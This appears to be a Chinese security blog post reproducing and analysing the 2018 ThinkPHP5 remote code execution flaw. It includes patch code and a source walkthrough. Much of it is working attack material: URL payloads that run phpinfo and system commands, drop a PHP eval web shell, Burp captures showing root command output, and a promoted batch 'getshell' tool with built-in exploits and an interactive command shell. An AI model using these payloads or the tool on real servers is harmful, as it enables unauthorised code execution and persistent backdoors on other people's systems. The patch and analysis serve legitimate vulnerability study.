

ThinkPHP5 RCE漏洞重现及分析

lsablog.com/networksec/penetration/thinkphp5-rce-analysis
LSA

0x00 概述

近日，thinkphp发布了安全更新，修复一个可getshell的rce漏洞，由于没有有效过滤\$controller，导致攻击者可以利用命名空间的方式调用任意类的方法，进而getshell。

ThinkPHP5.*版本发布安全更新

2018 年 12 月 9 日 发布

本次版本更新主要涉及一个安全更新，由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的 `getshell` 漏洞，受影响的版本包括 `5.0` 和 `5.1` 版本，推荐尽快更新到最新版本。


0x01 影响范围

5.x < 5.1.31

5.x < 5.0.23

以及基于ThinkPHP5 二次开发的cms，如AdminLTE后台管理系统、thinkcmf、ThinkSNS等。

shodan一下：




0x02 漏洞重现

win7+thinkphp5.1.24


(1) 执行phpinfo

/index.php/?s=index/think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1



(2) 写一句话木马

/index.php/?s=index/think\template\driver\file/write&cacheFile=zxc0.php&content=<?php @eval(\$_POST[xxxxxx]);?>



debian+thinkphp5.1.30

(1) 执行phpinfo

/index.php/?s=index/think/app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

/index.php/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

| | |
|--------------------|--|
| PHP Version 7.2.12 | |
| System | Linux Debian 4.17 |
| Build Date | Nov 16 2018 03:53:33 |
| Configure Command | ./configure' '--build=x86_64-linux-musl' '--with-config-file-path= |

(2) 写一句话木马

/index.php/?s=index/\think\template\driver\file\write&cacheFile=zxc0.php&content=<?php @eval(\$_POST[xxxxxx]);?>

zxc0.php

Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Go Cancel < >

Request

Raw Params Headers Hex

POST /zxc0.php HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Content-type: application/x-www-form-urlencoded

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Content-Length: 24

xxxxxx=system('whoami');

Response

Raw Headers Hex

HTTP/1.1 200 OK

Host: 192.168.43.237:8080

Date: Wed, 12 Dec 2018 16:17:55 +0000

Connection: close

X-Powered-By: PHP/7.2.12

Content-type: text/html; charset=UTF-8

root

win7+thinkphp5.0.16

(1) 执行phpinfo

/index.php/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

3/think5016/public/index.php/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

| | |
|-------------------|---|
| PHP Version 7.1.8 | |
| System | Windows NT LSB-PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586 |
| Build Date | Aug 1 2017 20:56:01 |
| Compiler | MSVC14 (Visual C++ 2015) |

(2) 写一句话木马

/index.php/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval(\$_POST[xxxxxx]);?>

think5016/public/zxc1.php

Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Go Cancel < >

Request

Raw Params Headers Hex

POST /think5016/public/zxc1.php HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Content-type: application/x-www-form-urlencoded

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Content-Length: 24

xxxxxx=system('whoami');

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Wed, 12 Dec 2018 16:32:53 GMT

Server: Apache/2.4.27 (Win32) OpenSSL

X-Powered-By: PHP/7.1.8

Content-Length: 12

Connection: close

Content-Type: text/html; charset=UTF-8

lsb-pc\lsb

0x03 修复方案

1. 直接git/composer更新

2. 手工修复

5.1版本

在think\route\dispatch\Url类的parseUrl方法，解析控制器后加上

```
if($controller && !preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) {  
    throw new HttpException(404, 'controller not exists:'. $controller);}
```

5.0版本

在think\App类的module方法的获取控制器的代码后面加上

```
if(!preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) {  
    throw new HttpException(404, 'controller not exists:'. $controller);}
```

如果改完后404，尝试修改正则，加上\

```
if(!preg_match('/^[A-Za-z\\](\w|\.)*$/', $controller)) {
```

0x04 漏洞分析

Thinkphp5.1.24:

先看补丁：



对controller添加了过滤

查看路由调度：

Module.php:83

```
public function exec()  
{  
    // 监听module_init  
    $this->app['hook']->listen('module_init');  
  
    try {  
        // 实例化控制器  
        $instance = $this->app->controller($this->controller,  
            $this->rule->getConfig('url_controller_layer'),  
            $this->rule->getConfig('controller_suffix'),  
            $this->rule->getConfig('empty_controller'));  
    } catch (ClassNotFoundException $e) {  
        throw new HttpException(404, 'controller not exists:'. $e->getClass());  
    }  
  
    .....  
  
    $data = $this->app->invokeReflectMethod($instance, $reflect, $vars);  
  
    return $this->autoResponse($data);  
};
```

\$instance = \$this->app->controller

实例化控制器以调用其中的方法

查看controller方法

App.php:719

```
public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')  
{  
    list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);  
  
    if (class_exists($class)) {  
        return $this->__get($class);  
    } elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty, $appendSuffix))) {  
        return $this->__get($emptyClass);  
    }  
  
    throw new ClassNotFoundException('class not exists:'. $class, $class);  
}
```

list(\$module, \$class) = \$this->parseModuleAndClass(\$name, \$layer, \$appendSuffix);

parseModuleAndClass解析\$name为模块和类，再实例化类

查看该方法，第640行

```
protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, '\\')) {
        $class = $name;
        $module = $this->request->module();
    } else {
        if (strpos($name, '/') ) {
            list($module, $name) = explode('/', $name, 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix);
    }

    return [$module, $class];
}
```

可以看出如果\$name包含了\，就

\$class = \$name;

\$module = \$this->request->module();

.....

return [\$module, \$class];

直接将\$name作为类名了，而命名空间就含有\，所以可以利用命名空间来实例化任意一个类

现在看看如何控制\$name，即\$controller。

查看路由解析，即如何解析url的

Url.php:37

```
protected function parseUrl($url)
{
    $depr = $this->rule->getConfig('pathinfo_depr');
    $bind = $this->rule->getRouter()->getBind();

    if (!empty($bind) && preg_match('/^[a-z]/is', $bind)) {
        $bind = str_replace('/', $depr, $bind);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, -1) ? $depr : '') . ltrim($url, $depr);
    }

    list($path, $var) = $this->rule->parseUrlPath($url);
    if (empty($path)) {
        return [null, null, null];
    }
}
```

list(\$path, \$var) = \$this->rule->parseUrlPath(\$url);

调用了parseUrlPath()，继续跟进

查看Rule.php:947

```
public function parseUrlPath($url)
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace('|', '/', $url);
    $url = trim($url, '/');
    $var = [];

    if (false !== strpos($url, '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
        $info = parse_url($url);
        $path = explode('/', $info['path']);
        parse_str($info['query'], $var);
    } elseif (strpos($url, '/') ) {
        // [模块/控制器/操作]
        $path = explode('/', $url);
    } elseif (false !== strpos($url, '=')) {
        // 参数1=值1&参数2=值2...
        $path = [];
        parse_str($url, $var);
    } else {
        $path = [$url];
    }

    return [$path, $var];
}
```

用/分割url获取每一部分的信息，未过滤

看看如何获取url:

Request.php:716

```
/**
 * 获取当前请求URL的pathinfo信息(不含URL后缀)
 * @access public
 * @return string
 */
public function path()
{
}
```

```

        if (is_null($this->path)) {
            $suffix = $this->config['url_html_suffix'];
            $pathinfo = $this->pathinfo();

            if (false === $suffix) {
                // 禁止伪静态访问
                $this->path = $pathinfo;
            } elseif ($suffix) {
                // 去除正常的URL后缀
                $this->path = preg_replace('/\.(\' . ltrim($suffix, '\.').')$/i', '', $pathinfo);
            } else {
                // 允许任何后缀访问
                $this->path = preg_replace('/\.(\' . $this->ext() .')$/i', '', $pathinfo);
            }
        }

        return $this->path;
    }
}

```

注意在该文件第31行

// PATHINFO变量名 用于兼容模式

‘var_pathinfo’ => ‘s’,

所以可以用pathinfo或s来传路由

//windows会将pathinfo的\替换成/，建议用s

基本payload:

<http://127.0.0.1/public/index.php?s=index/namespace\class/method>

接着分析一个写shell的exp

[http://127.0.0.1/public/index.php/?s=index\think\template\driver\file\write&cacheFile=zxc0.php&content=<?php @eval\(\\$_POST\[xxxxxx\]\);?>](http://127.0.0.1/public/index.php/?s=index\think\template\driver\file\write&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>)

调用了\think\template\driver\file这个类

```

class File
{
    protected $cacheFile;

    /**
     * 写入编译缓存
     * @access public
     * @param string $cacheFile 缓存的文件名
     * @param string $content 缓存的内容
     * @return void|array
     */
    public function write($cacheFile, $content)
    {
        // 检测模板目录
        $dir = dirname($cacheFile);

        if (!is_dir($dir)) {
            mkdir($dir, 0755, true);
        }

        // 生成模板缓存文件
        if (false === file_put_contents($cacheFile, $content)) {
            throw new Exception('cache write error:' . $cacheFile, 11602);
        }
    }
}

```

就这样直接写入shell了

0x05 检测工具

项目地址：<https://github.com/theLSA/tp5-getshell>

本工具支持单url/批量检测，有phpinfo模式、cmd shell模式、getshell(写一句话)模式，批量检测直接使用getshell模式。

使用帮助

python tp5-getshell.py -h

```

*****
* thinkphp5 rce getshell(controller) *
* Coded by LSA *
*****

Usage: python tp5-getshell.py -h (manual)

Options:
--version      show program's version number and exit
-h, --help    show this help message and exit
-u TGTURL      single url
-f TGTURLSPATH urls filepath[exploit default]
-s TIMEOUT    timeout(seconds)
-t THREADS    the number of threads
--exploit      exploit url
--cmdshell     cmd shell mode

```

单url检测 (phpinfo模式)

使用4种poc检测：查看phpinfo

python tp5-getshell.py -u <http://www.xxx.com:8888/think5124/public/>

```
QC)
getshell.py -u http://www.xthinkphp5/rce/getshell(controller)
*****
*                               Coded by LSA *
*****

Getshell checked success! poc0: /index.php/?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
getshell.py -f urls.txt -t 2 -s 10
Getshell checked success! poc1: /index.php/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
Getshell checked success! poc2: /index.php/?s=index/\think\Request/input&filter=phpinfo&data=1
Getshell checked success! poc3: /index.php?s=/index/\think/request/cache&key=1|phpinfo
```

单url检测 (getshell模式)

使用3种exp进行getshell，遇到先成功的exp就停止，防止重复getshell

python tp5-getshell.py -u <http://www.xxx.com:8888/think5124/public/> -exploit

```
=1
*****
*                               thinkphp5 rce getshell(controller) *
*                               Coded by LSA *
*****

checked success! poc3: /index.php?s=/index/\think\request/cache&key=1|phpinfo
Getshell! /think5124/public//zxc0.php|pwd:xxxxxx
```

单url检测 (cmd shell模式)

python tp5-getshell.py -u <http://www.xxx.com/> -cmdshell

```
*****
*                               thinkphp5 rce getshell(controller) *
*                               Coded by LSA *
*****

Getshell cmd success! now use poc0: /index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]={}

cmd>>> whoami
root
root
cmd>>> id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cmd>>> exit
Over
```

批量检测 (getshell模式)

使用3种exp进行getshell，遇到先成功的exp就停止，防止重复getshell

python tp5-getshell.py -f urls.txt -t 2 -s 10

```
Getshell! http://zxc0.php|pwd:xxxxxx
Checking: http://index.php/?s=index/\think\template\driver\file&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>---[3/5]
Getshell! http://3888/think5124/public//zxc0.php|pwd:xxxxxx
Checking: http://3888/think5016/public//index.php/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&eval($_POST[xxxxxx]);?>---[4/5]
Getshell! http://zxc0.php|pwd:xxxxxx
Checking: http://index.php/?s=index/\think\template\driver\file&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>---[5/5]
Getshell! http://3888/think5016/public//index.php/?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&eval($_POST[xxxxxx]);?>---[5/5]
Checking: http://index.php/?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo '<?php @eval($_POST[xxxxxx]);?>'>zxc2.php---[5/5]

###Finished! [success/total]: [4/5]###
Results were saved in ./batch result/20181213011259/
```

```
/*  
  
本工具内置payload  
  
poc0 = '/index.php?s=index/\\think\\Container\\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1'  
poc1 = '/index.php?s=index/\\think\\app\\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1'  
poc2 = '/index.php?s=index/\\think\\Request\\input&filter=phpinfo&data=1'  
poc3 = '/index.php?s=/index/\\think\\request/cache&key=1|phpinfo'  
  
本工具内置exp  
  
exp0 = '/index.php?s=index/\\think\\template\\driver\\file\\write&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>'  
exp1 = '/index.php?s=/index/\\think\\app\\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php  
@eval($_POST[xxxxxx]);?>'  
exp2 = '/index.php?s=/index/\\think\\app\\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \\<?php @eval($_POST[xxxxxx]);?  
>\\>zxc2.php'  
  
*/  
  
欢迎反馈！
```

0x06 结语

很厉害的一个洞

0x07 参考资料

<https://xz.aliyun.com/t/3570>
<https://mp.weixin.qq.com/s/oWzDIJJS2cwjb4rzOM4DQ>
<https://blog.thinkphp.cn/869075>
<https://iaq.pw/archives/106>
<https://github.com/top-think/framework/commit/802f284bec821a608e7543d91126abc5901b2815>